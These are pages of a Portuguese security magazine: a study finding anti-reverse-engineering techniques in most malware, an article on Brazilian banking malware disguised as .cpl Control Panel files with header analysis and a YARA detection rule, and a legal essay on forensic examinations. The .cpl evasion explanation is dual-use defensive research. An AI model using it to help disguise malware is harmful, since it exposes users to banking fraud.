O Gráfico 4 diz que em 88,96% dos malware analisados foram encontrados ao menos 1 técnica de anti-engenharia reversa. Tal cifra pode ser um forte indício de que, somente detectando técnicas de anti-engenharia reversa, pode-se detectar a grande maioria dos malware. Como ambientes corporativos possuem (ou deveriam possuir) controle sobre as soluções de software presentes, os casos em que alguma técnica de anti-engenharia reversa esteja presente poderiam ser adicionados a uma whitelist a fim de reduzir falso-positivos.

O Gráfico 5 mostra a prevalência das categorias de técnicas de anti-engenharia reversa nos malware analisados.




Gráfico 5 – Categorias de técnicas de anti-engenharia reversa.

Como pode ser observado, as duas categorias mais prevalentes são, respectivamente, anti-VM e ofuscação. Os gráficos 6, 7, 8 e 9 mostram, para cada categoria, as técnicas de anti-engenharia reversa mais prevalentes. Explicações sobre cada técnica podem ser encontradas no trabalho base desse artigo *[10]* e códigos prova de conceito podem ser encontrados no endereço: *https://github.com/rrbranco/blackhat2012.*




Gráfico 6 – Técnicas de anti-disassembly mais prevalentes.




Gráfico 7 – Técnicas de anti-debugging mais prevalentes




Gráfico 8 – Técnicas de ofuscação mais prevalentes.




Gráfico 9 – Técnicas de anti-VM mais prevalentes.

Adicionalmente, ressalta-se que foram encontrados malware com mais de uma técnica de anti-engenharia reversa. Logo, as porcentagens exibidas em gráficos relativos a técnicas de anti-engenharia reversa e suas categorias, se somadas, totalizam mais de 100%.

Conclusões

Esta pesquisa mostra que, dos milhões de malware analisados, 88,96% possuem ao menos uma técnica de anti-engenharia reversa implementada. Tendo em vista a quantidade e a qualidade dos malware analisados, tal dado é um forte indício de que a maioriados malware atuais estão utilizando técnicas de anti-engenharia reversa.

Determinar se um dado software é um vírus é um problema indecidível *[14]*. Porém, essa pesquisa mostrou um forte indício de uma característica presente nos malware que é incomum em soluções de software corporativas – e quando presentes podem ser adicionadas a whitelists.

Desta forma, este trabalho mostra fortes indícios de que a maioria dos malware podem ser detectados através da detecção de técnicas de anti-engenharia reversa. Ressalta-se que não se está violando a indecidibilidade citada anteriormente, e sim explorando uma "assinatura" genérica inserida nos malware por seus autores.

Conclui-se também que analisar o atual comportamento e características dos malware pode contribuir com as atuais proteções. Porém, devido à grande quantidade de malwares, tal tipo de estudo pode ser viabilizado por sistemas de análise automatizada de malware como o Projeto Dissect II PE.

Referências

[1] Michael Mimoso – Theatpost – NJRAT ESPIONAGE MALWARE TARGETS MIDDLE EASTERN GOVERNMENTS, TELECOMS AND ENERGY – http://threatpost.com/njrat-espionage-malware-targets-middle-eastern-governments-telecoms-and-energy/101162 – Acessado em Julho/2013.

[2] Michael Kan – IDG News Services – http://idgnow.uol.com.br/internet/2013/07/04/china-tem-mais-ataques-de-malware-e-botnet-vindos-de-outros-paises/ - Acessado em Julho/2013.

[3] Tim Wilson – Dark Reading – Study: Nation-States Are Primary Drivers Behind APTs - http://www.darkreading.com/vulnerability/study-nation-states-are-primary-drivers/240157838 – Acessado em Julho/2013.

[4] Altieres Rohr – G1 – 'Flame' foi um fracasso para a indústria antivírus, diz especialista – Acessado em: Julho/2013.

[5] Ryan Naraine – ZDNet – Stuxnet attackers used 4 Windows zero-day exploits – http://www.zdnet.com/blog/security/stuxnet-attackers-used-4-windows-zero-day-exploits/7347 – Acessado em: Julho/2013.

[6] McAfee – Attack: Duqu – http://www.mcafee.com/us/about/duqu.aspx – Acessado em: Julho/2013.

[7] Pedro Drimel Neto – Qualys VMRL – Morto Architecture Review - https://community.qualys.com/blogs/securitylabs/2011/11/11/morto-architecture-review – Acessado em: Julho/2013.

[8] Kaspersky – 2012 by the numbers: Kaspersky Lab now detects 200,000 new malicious programs every day - http://www.kaspersky.com/about/news/virus/2012/2012_by_the_numbers_Kaspersky_Lab_now_detects_200000_new_malicious_programs_every_day – Acessado em: Julho/2013.

[9] Rodrigo Rubira Branco, Gabriel Negreira Barbosa, Pedro Drimel Neto – Black Hat 2012 Las Vegas Presentation – Scientific but Not Academical Overview of Malware Anti-Debugging, Anti-Disassembly and Anti-VM Technologies – http://research.dissect.pe/docs/blackhat2012-presentation.pdf – Acessado em: Julho/2013.

[10] Rodrigo Rubira Branco, Gabriel Negreira Barbosa, Pedro Drimel Neto – Black Hat 2012 Las Vegas Paper – Scientific but Not Academical Overview of Malware Anti-Debugging, Anti-Disassembly and Anti-VM Technologies – http://research.dissect.pe/docs/blackhat2012-paper.pdf – Acessado em: Julho/2013.

[11] Projeto Dissect II PE – https://www.dissect.pe – Acessado em: Julho/2013.

[12] Dissect II PE Research – http://research.dissect.pe – Acessado em: Julho/2013.

[13] Rodrigo Rubira Branco, Gabriel Negreira Barbosa – IEEE Malware 2011 – Distributed malware analysis scheduling.

[14] Fred Cohen – Computer Viruses - Theory and Experiments.

Uma Velha Técnica para Infectar Novos Sistemas

POR FERNANDO MERCÊS

Os criadores de malware com frequência buscam novas formas de fazer com que suas criações evadam das detecções de soluções de segurança. A aposta dos cibercriminosos é que as ameaças não sejam pegas por detecções heurísticas, genéricas ou relacionais.

Prova disto é a técnica de assinar malware com certificado digital válido roubado, já que vários softwares de proteção checam se o binário está assinado e, se positivo e com certificado verdadeiro, o dispensa dos scannings adicionais, baseando-se somente no que conhecemos por pattern tradicional, ou checagem de hash.

A detecção tradicional nunca foi um problema para as novas ameças, justamente porque o fato de serem novas as coloca numa posição de nunca vistas pela indústria de segurança. O desafio é furar a detecção adicional.

Sabemos que no sistemas Windows a quantidade de extensões de arquivos que podem executar mediante um duplo clique não é pequena, talvez sequer totalmente documentada. Não importa se são os famigerados .exe ou os old-school .bat e .scr, todos funcionam em versões do Windows recentes, seja compatibilidade (leia-se, herança desagradável do MS-DOS) ou por algum motivo oculto que minha mente não consegue imaginar.

> "MAS QUE P*#@% É ESSA DE .CPL?" E ENQUANTO A DÚVIDA PAIRAVA, OS BANKERS, ESSENCIALMENTE OS BRASILEIROS, NADAVAM EM INFECÇÕES BEM SUCEDIDAS."

Mas quando tudo parece calmo, começa a surgir no Brasil uma enxurrada de e-mails falando sobre NF-e (Nota Fiscal Eletrônica), boletos de cobrança, SERASA, SPC e afins, com links para arquivos comprimidos contendo estranhos arquivos com extensão .cpl.

A primeira vez que vi um arquivo .cpl foi na década de 90, após instalar o Windows 95 no meu moderno AMD K5-100. Lembro que havia uma relação de um para um entre os arquivos .cpl na pasta C:\Windows\System. Eu sei que você lembra:

Pois bem, ao dar um duplo clique neste bonito ícone "Joystick", na realidade era aberto o arquivo C:\Windows\System32\Joy.cpl. Mas o que é, afinal, um arquivo .cpl?

Estruturalmente falando, um arquivo .cpl é uma .dll. A libmagic por exemplo, biblioteca na qual o programa file do Linux se baseia, não faz distinção. Veja:

$ file depends.dll

depends.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

$ file Convite.cpl

Convite.cpl: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

Usando o readpe [1] é possível notar uma característica bem peculiar dos arquivo .cpl, que é a presença de uma função CPLApplet() na EAT:

$ readpe --exports Convite.cpl

Exported functions

0: CplApplet

De fato, o .cpl não passa de uma DLL. A grande questão é que o Windows o trata de uma maneira um pouco diferente: Enquanto dar um duplo-clique numa DLL é inútil, pois ela precisa ser carregada por algum processo, um duplo-clique num arquivo .cpl já chama o rundll32.exe, que o carrega automaticamente.

Essa vantagem que o Windows dá faz do arquivo .cpl praticamente um arquivo .exe, já que ambos são binários PE e ambos executam com um duplo clique.

Após tantos anos esquecidos, alguém lembrou que mesmo o Windows 7 ainda executa arquivos deste tipo e começou a criar malwares neste formato.

O resultado? Mesmo usuários experientes desconheciam ou não lembravam e a ficha demorou a cair.

Havia profissionais da área de segurança se perguntando “Mas que p*#@% é essa de .cpl?” e enquanto a dúvida pairava, os bankers, essencialmente os brasileiros, nadavam em infecções bem sucedidas.

MAS E AS SOLUÇÕES DE SEGURANÇA?

Como o Windows é fortemente atrelado à extensão, nada mais justo que uma solução de antivírus para Windows também confiar nela. Sendo assim, uma série de antivírus não escaneia os arquivos .cpl com as detecções adicionais.

Uma série de proxies também não bloqueavam URLs terminando em .cpl. Uma série de usuários não desconfiaram quando viram um .cpl num compartilhamento de rede. Pense no preço pago por esta desinformação.

E COMO SE PROTEGER?

Vários pesquisadores identificaram a necessidade de proteção contra esta “nova” técnica. Após avaliar pouco mais de 2.000 malwares neste formato aos quais tive acesso, dividi-os grupos considerando os packers utilizados. São eles:

- MPRESS
- PECompact
- UPX
- Sem packer

Analisando a estrutura dos arquivos, meu objetivo era identificar características comuns entre exemplares de cada grupo para alimentar uma pesquisa que pudesse culminar na criação de uma detecção heurística/genérica. Vejamos o cabeçalho DOS de um exemplar sem packer:

$ readpe --header dos FacebookComents.cpl
DOS Header
Magic number: 0x5a4d (MZ)
Bytes in last page: 80
Pages in file: 2
Relocations: 0
Size of header in paragraphs: 4
Minimum extra paragraphs: 15
Maximum extra paragraphs: 65535
Initial (relative) SS value: 0
Initial SP value: 0xb8
Initial IP value: 0
Initial (relative) CS value: 0
Address of relocation table: 0x40
Overlay number: 0x1a
OEM identifier: 0
OEM information: 0
PE header offset: 0x100

Se você estranhou eu falar em cabeçalho DOS à esta altura do campeonato, saiba que todo arquivo PE32 possui um programa para MS-DOS, de 16-bits em seu início, com instruções diretas em Assembly, assim como os antigos programas COM, que aliás, também funcionam nos Windows atuais, permitindo assim armas como facebook.com.

DUVIDA?

```
$ hd -n 256 FacebookComents.cpl
00000000  4d 5a 50 00 02 00 00 00  04 00 0f 00 ff ff 00 00  |MZP.............|
00000010  b8 00 00 00 00 00 00 00  40 00 1a 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00  |................|
00000040  ba 10 00 0e 1f b4 09 cd  21 b8 01 4c cd 21 90 90  |........!..L.!..|
00000050  54 68 69 73 20 70 72 6f  67 72 61 6d 20 6d 75 73  |This program mus|
00000060  74 20 62 65 20 72 75 6e  20 75 6e 64 65 72 20 57  |t be run under W|
00000070  69 6e 33 32 0d 0a 24 37  00 00 00 00 00 00 00 00  |in32..$7........|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Fica o desafio pra você disassemblar e descobrir o que este “mini-programa” faz. Dica: ele começa em 0x40.

Voltando ao assunto principal, a estrutura desse e de outros cabeçalhos foi comparada às dos demais arquivos com o seguinte script em bash:

```
#!/bin/bash
echo looking for common things in $# files...
for i in “$@”; do
        readpe “$i” 2>&-
done | sort | uniq -cd | grep -E “ +$#.*:”
```

Dessa forma foi possível entender, estaticamente, o que era idêntico nestes arquivos .cpl, mas não bastava parar por aí, porque ainda há arquivos deste tipo no próprio Windows! Sendo assim, foi preciso excluir deste resultado o que também está presente nos arquivos do Windows (usei o Windows 7 em Português como exemplo). Mesmo excluindo as coincidências com arquivos .cpl não maliciosos, ainda sobrou um grupo grande de características comuns, dentre elas:

• O timestamp é fixo em 708992537 ou maior que 1362009600
• O Linker Major Version é 2
• O Linker Minor Version é 25
•Há 80 bytes na última página
•Há 2 páginas no arquivo
•Exportam a função CPlApplet()
•As caracerísticas COFF são 0xa18e
•O valor inicial do registrador SP é 0xb8

Com afirmações do tipo, é possível criar regras personalizadas em seus sistemas de segurança para detectar tais arquivos. Um exemplo é uma regra do yara [2]:

```
rule cpl : banker

{
        strings:
        $a = "CPlApplet" fullword

        condition:
        $a and
        // timestamp
        (uint32(0x108) == 708992537 or uint32(0x108) > 1362009600) and
        // coff characteristics
        uint16(0x116) == 0xa18e
}
```

Nem cheguei a por todas as regras e o resultado foi impressionante: 100% dos malwares detectados, 0% de falsos positivos com os .cpl do Windows.

Conclusão

Estou certo de que mais pesquisa é necessária, mas também estou certo de que os administradores de sistemas e analistas de segurança não devem esperar pela indústria para resolver seus problemas. Ao contrário, devem ser pró-ativos de forma que protejam seu ambiente antes. Perceba que usei somente softwares livres para criar a proteção acima. Certamente é possível criar regras em produtos como Snort, ClamAV e outros. Para os menos conservadores, pode ser interessante bloquear qualquer arquivo .cpl. Depois a gente vê. Algumas perguntas ainda martelam a minha cabeça e gostaria de compartilhar com você:

- Será que a maioria dos proxies permite bloquear por extensão dentro de arquivos comprimidos?

- Será que a maioria dos scanners confia somente na extensão de arquivo?

- Qual será o próximo tipo de arquivo executável que vai dar olé nas soluções de segurança?

[1] http://pev.sf.net
[2] https://code.google.com/p/yara-project/

FERNANDO MERCÊS

Engenheiro Regional da TrendLabs da Trend Micro - Brasil
Entusiasta de Open Source
Programador College-Level em C
Mantenedor do PEV, um kit de ferramentas para análise de arquivo executável e outras ferramentas relacionadas a segurança da informação.
A +, LPIC-3, certificado MCP
Palestrante da H2HC, FISL, LinuxCon e outras conferências
Amante Debian GNU / Linux
Grande fã de Cerveja

A Teoria de Shylock

POR VICTOR HUGO P. GONÇALVES

Há um problema que assola o Poder Judiciário atualmente e que não é enfrentado por todos os envolvidos: a questão dos procedimentos técnicos e jurídicos para a realização de perícia forense em sistemas informatizados.

Muitos dos problemas existentes perpassam uma série complexa de situações e normas que não obedecem as melhores práticas tecnológicas e jurídicas. Alguns julgados passam ao largo de questões importantes e que alteram substancialmente o rumo da verdade dos autos.

Aliás, é princípio básico de um processo judiciário a construção da pacificação social por meio de procedimentos claros e transparentes, que gerem uma verdade consistente e plausível.
Só se constrói esta verdade na confluência entre o conhecimento jurídico e a racionalidade tecnológica.

Apesar destes requisitos que sempre permearam o processo judiciário1, com o advento da internet e da virtualização dos procedimentos processuais algo se perdeu no meio do caminho da racionalidade tecnológica.

O Poder Judiciário, por deficiências históricas que lhe são inerentes, principalmente as que tocam a eficiência e celeridade processual, assumiu a tecnologia como meio para superar estas situações negativas. Fia-se este pensamento no triunfalismo tecnológico que, em sua visão, sanará todos os problemas de má gestão e administração da Justiça no Brasil. Diante deste triunfalismo tecnológico, já criticado anteriormente2, vários erros vêm sendo cometidos diariamente e, não raro, em detrimento de conquistas históricas e sociais refletidas nos direitos humanos.

Escolhas técnicas mal direcionadas e formuladas estão reificando os mesmos problemas de ineficiência e lentidão do Poder Judiciário com o aditivo mais perigoso: caminhos escolhidos que vão contra direitos humanos conquistados e que são refletidos em princípios processuais.

Princípios processuais de garantia da cidadania estão afrontados por escolhas tecnológicas inadequadas. Princípios do devido processo legal, da informação, de acesso ao judiciário, de petição, de ampla defesa e contraditório, dentre outros, são diariamente atacados por softwares e sítios feitos por engenheiros que não vivem diariamente o Poder Judiciário, o processo judicial e seus atores (juízes, advogados, cartorários e cidadãos).

"Escolhas técnicas mal direcionadas e formuladas estão reificando os mesmos problemas de ineficiência e lentidão do Poder Judiciário."

A suposta celeridade conquistada não se constrói em busca da pacificação social, pois a verdade dos autos, principalmente nas questões relativas à perícia forense em sistemas informatizados, fica prejudicada e inviável de ser construída materialmente. A verdade formal do processo se sobrepõe à verdade material, que é a obtida por procedimentos da melhor técnica conhecida somados ao respeito aos direitos humanos processuais.

E nesta busca do equilíbrio necessário à construção da verdade material dos processos, todos os atores envolvidos têm falhado continuamente.

Vários fatores podem ser apontados como símbolos destas falhas: falta de compreensão das técnicas e tecnologias envolvidas nas construções de softwares e sistemas de gerenciamento; falta de treinamento destes atores nas ferramentas e escolhas tecnológicas implementadas; a exclusão digital da maioria dos atores envolvidos; falta de profissionais qualificados para desenvolverem estas interfaces entre o jurídico e técnico; ausência de diálogos consistentes entre os atores envolvidos; falta de parâmetros procedimentais tecnológicos e jurídicos para o desenvolvimento de perí-

cias, incluída as de sistemas informatizados, etc.

As complexidades acima trazidas podem gerar inúmeros artigos e estudos, contudo, pela falta de espaço e numa tentativa não reducionista mas simples de lidar com todos estes problemas, este pequeno artigo tem como incumbência introduzir os direitos humanos como parâmetro inicial para desenvolver políticas e práticas procedimentais corretas e constitucionais, principalmente em relação às perícias em sistemas informatizados.

Assim, a técnica, dentro da visão jurídica, tem de se adequar aos ditames e parâmetros definidos pelos direitos humanos e não o contrário, como tem ocorrido desde a implantação da Lei de Processo Eletrônico (Lei n. 11.419/2006).
Por outro lado, os direitos humanos não são absolutos e somente podem ser restringidos mediante ordem judicial fundamentada para tanto.

Os limites a serem impostos aos direitos fundamentais estão relacionados ao que se quer investigar, como e com quais ferramentas e ao princípio da intervenção mínima para alcançar os objetivos necessários.

É neste duplo conceitual de limitações em que a racionalidade tecnológica e os direitos humanos devem construir a verdade material dos processos judiciais, que chamo de Teoria de Shylock.
Shylock é um judeu agiota da história de William Shakespeare, o Mercador de Veneza. Antonio, um grande comerciante veneziano, toma dinheiro emprestado de Shylock e promete pagar num determinado dia.

Por força maior, o carregamento de produtos de Antonio afunda no Mediterrâneo e Antônio não consegue pagar a dívida com Shylock. Este, que possuía um ódio muito grande contra Antônio, em vez de cobrar juros do descumprimento, requereu, por contrato, o coração de Antônio. Este tentou contra argumentar esta cláusula, no que foi rechaçado por Shylock, que quis executar o contrato.

O caso foi para o Judiciário. Àquela época era permitido este tipo de cláusula penal, que podia ser executada via judiciário. Depois de inúmeros debates, Shylock quase conseguindo o cumprimento da obrigação, o juiz da sentença de Antônio

"O sangue não estava escrito no contrato como multa pelo descumprimento, somente o coração"

argumentou que, se fosse executado o contrato, este teria que cumpri-lo à risca e dentro dos limites impostos pela letra que assegurava o seu direito. Assim decidiu o juiz da causa:
"Um momentinho, apenas. Há mais alguma coisa. Pela letra, a sangue jus não tens, nem uma gota. São palavras expressas: "uma libra de carne. Tira, pois, o combinado: tua libra de carne. Mas se acaso derramares, no instante de a cortares, uma gota que seja, só, de sangue cristão, teus bens e tuas terras todas, pelas leis de Veneza, para o Estado passarão por direito".

O sangue não estava escrito no contrato como multa pelo descumprimento, somente o coração. Assim, a letra da lei, que foi o acordo entre as partes, não poderia ser descumprida com o derramamento de sangue que não estava inscrito nela.

O sangue, simbólica e juridicamente, era o excesso da execução do detentor do direito. E este excesso deve ser restringido e coibido, como o foi na peça.

Assim, o caso literário de Shylock, conceitualmente, aplica-se a todos os casos de perícia em sistemas informatizados, pois, desde o pedido inicial até o cumprimento do mandado, em toda a cadeia procedimental que leva até a obtenção da prova, de forma lícita, os envolvidos deverão realizar as práticas que respeitem este binômio: melhores práticas técnicas e respeito aos direitos humanos fundamentais.

Se o coração tecnicamente não pode ser obtido sem o sangue, não há como se implementar mandado de execução. A racionalidade inviabi-

liza a continuidade da perícia. Logicamente, esta questão do Shylock se fosse aplicada à luz dos direitos humanos não poderia nem ser aventada a possibilidade de se executar o coração de alguém, já que fere o princípio máximo da dignidade da pessoa humana3 albergado em todos os tratados internacionais e no art. 1, inc. III, da Constituição brasileira de 1988.

É no exercício desta lógica estratégica que uma perícia em sistema informatizado sempre deve ser realizada e, para tanto, deve-se buscar as melhores técnicas (jurídica e tecnológica) para se construir o caminho da verdade material dos autos.

Infelizmente, nas perícias em sistemas informatizados em tempos de procedimento eletrônico realizadas no Poder Judiciário, estão desconsiderando os direitos fundamentais e até as melhores práticas (jurídicas e tecnológicas). Exemplos não faltam de total despreocupação com os metódos rigorosos de pesquisa científica que determinam condenados e inocentes, vitórias ou derrotas em indenizações. Em alguns casos, o Judiciário, guardadas as devidas proporções, para executar determinados direitos ou prisões de supostos criminosos tem tirado coração com sangue e tudo.

Caso que demonstra isto é o da atriz Carolina Dieckman, que deu desencadeou uma lei de crimes informáticos. Em investigação não muito clara e totalmente arbitrária, foi preso alguém que, a priori, poderia ter divulgado as fotos de nudez desta atriz.

Qual foi o procedimento empregado à captura deste suposto acusado? As máquinas de investigação invadiram dados pessoais do acusado? Houve invasão de privacidade? O mandado judicial determinou corretamente o que estava sendo investigado e orientou a busca de provas? Nada disto foi informado nem qual foi o procedimento aplicado para a captura do acusado e nem mesmo se a própria vítima se expôs a esta situação.

A título de exemplo, nos casos de pedofilia infantil na internet, existem inúmeros problemas investigativos que vão desde o despacho judicial até a conclusão do processo na sentença.

Todos os mandados deste crime devem obedecer os direitos fundamentais de forma específica e clara e determinar que tipos de arquivos a investigação requer, ou seja, arquivos de imagens e vídeos e quais são os requisitos técnicos mínimos para a coleta.

Contudo, não raro, os peritos, sem quaisquer procedimentos traçados e acordados, abusam do direito atribuído à busca e apreensão e amealham arquivos nas extensões pdf, word, exe, odt, ODF, ppt, etc., sem justificar tecnicamente se estavam capturando imagens e vídeos dentro destes formatos e qual tecnologia estavam aplicando.

Assim, algumas situações são verificadas: os peritos não determinam as ferramentas que irão utilizar; não bloqueiam a comunicação da entrada USB; não determinam e divulgam as técnicas de espelhamento do HD necessárias para o desenvolvimento da investigação pericial, enfim, uma série de situações que inviabilizam a integridade jurídica e técnica da prova.

Diante disto, estas perícias extrapolam os limites técnicos e acabam por invadir direitos fundamentais dos envolvidos e dos não envolvidos, por não respeitarem o devido processo legal, a ampla defesa, o contraditório, além dos princípios da segurança jurídica e tecnológica.

Os estudiosos do Direito também se alinha a este posicionamento: “são inadmissíveis, devendo ser desentranhadas do processo, as provas ilícitas, assim entendidas as obtidas em violação a normas constitucionais ou legais”4.

Vê-se claramente que a Teoria de Shylock, ou seja, a busca do desenvolvimento das melhores práticas tecnológicas com respeito aos direitos humanos, deve servir de parâmetro de atuação para todos os atores de processos extrajudiciais e judiciais, a fim de que as perícias realizadas produzam provas íntegras, autênticas e válidas para ensejaram principalmente decisões verdadeiras e justas.
Perícias em sistemas informatizados negligentes ou fora de parâmetros procedimentais rígidos podem construir provas falsas e destruir a vida de seres humanos, que se tornam duplamente vítimas de sua ignorância e do despreparo dos atores (peritos, juízes e advogados) que deveriam aplicar os melhores métodos tecnológicos e jurídicos e não o fazem.

FONTE

GONÇALVES, Victor Hugo Pereira. A Inclusão Digital como Direito Fundamental. Dissertação de Mestrado defendido na Faculdade de Direito da Universidade de São Paulo. Março/2012.

GRINOVER, Ada Pelegrini., Filho, Antonio Magalhães Gomes., Fernandes, Antonio Scarance. As Nulidades no Processo Penal. 12ª edição revista e atualizada. São Paulo: Ed. Revista dos Tribunais, 2011.

SARLET, Ingo Wolfgang. Dignidade da Pessoa Humana e Direitos Fundamentais na Constituição Federal de 1988. 9. ed. rev. e atual. Porto Alegre: Livraria do Advogado, 2011.

VICTOR HUGO

CBacharel em Direito pela Pontifícia Universidade Católica de São Paulo – PUCSP (2004), em História pela Universidade de São Paulo – USP (2005)
Professor da FATEC Carapicuíba em Direito Empresarial (2006-2008) e Segurança Empresarial.
Pesquisador do Grupo de Perícia Forense em Sistemas Informatizados do CnPq.
Vice-Presidente da Comissão de Responsabilidade Social da OAB/SP (2006-2008).
Mestre em Direitos Humanos pela Faculdade de Direito da Universidade de São Paulo (USP).
Mestre em Direitos Humanos na Faculdade de Direito da USP.

Segurança da Informação:

Oportunidades, Carreira e Capacitação

POR FERDINANDO KUN

FONTE CANSTOCKPHOTO.COM

Vivemos a era da informação, onde os dados proporcionam diferenciais competitivos de grande impacto, o que implica diretamente na lucratividade das empresas. São nas informações que residem o conhecimento, as transações, as regras de negócios, os dados de clientes, informações financeiras, além de diversos outros conteúdos confidenciais de extremo valor e fundamentais para vitalidade das organizações.

Na proporção em que as informações ganham destaque, elas se submetem ao constante risco, sendo alvo de ataques, fazendo com que a segurança da informação se torne um ponto crucial e estratégico para continuidade e credibilidade das empresas. A demanda por serviços na área de segurança da informação nunca foi tão forte, gerando um grande déficit de profissionais qualificados e grandes novas oportunidades para este mercado em expansão.

A RESPONSABILIDADE DO PROFISSIONAL DA SEGURANÇA DA INFORMAÇÃO

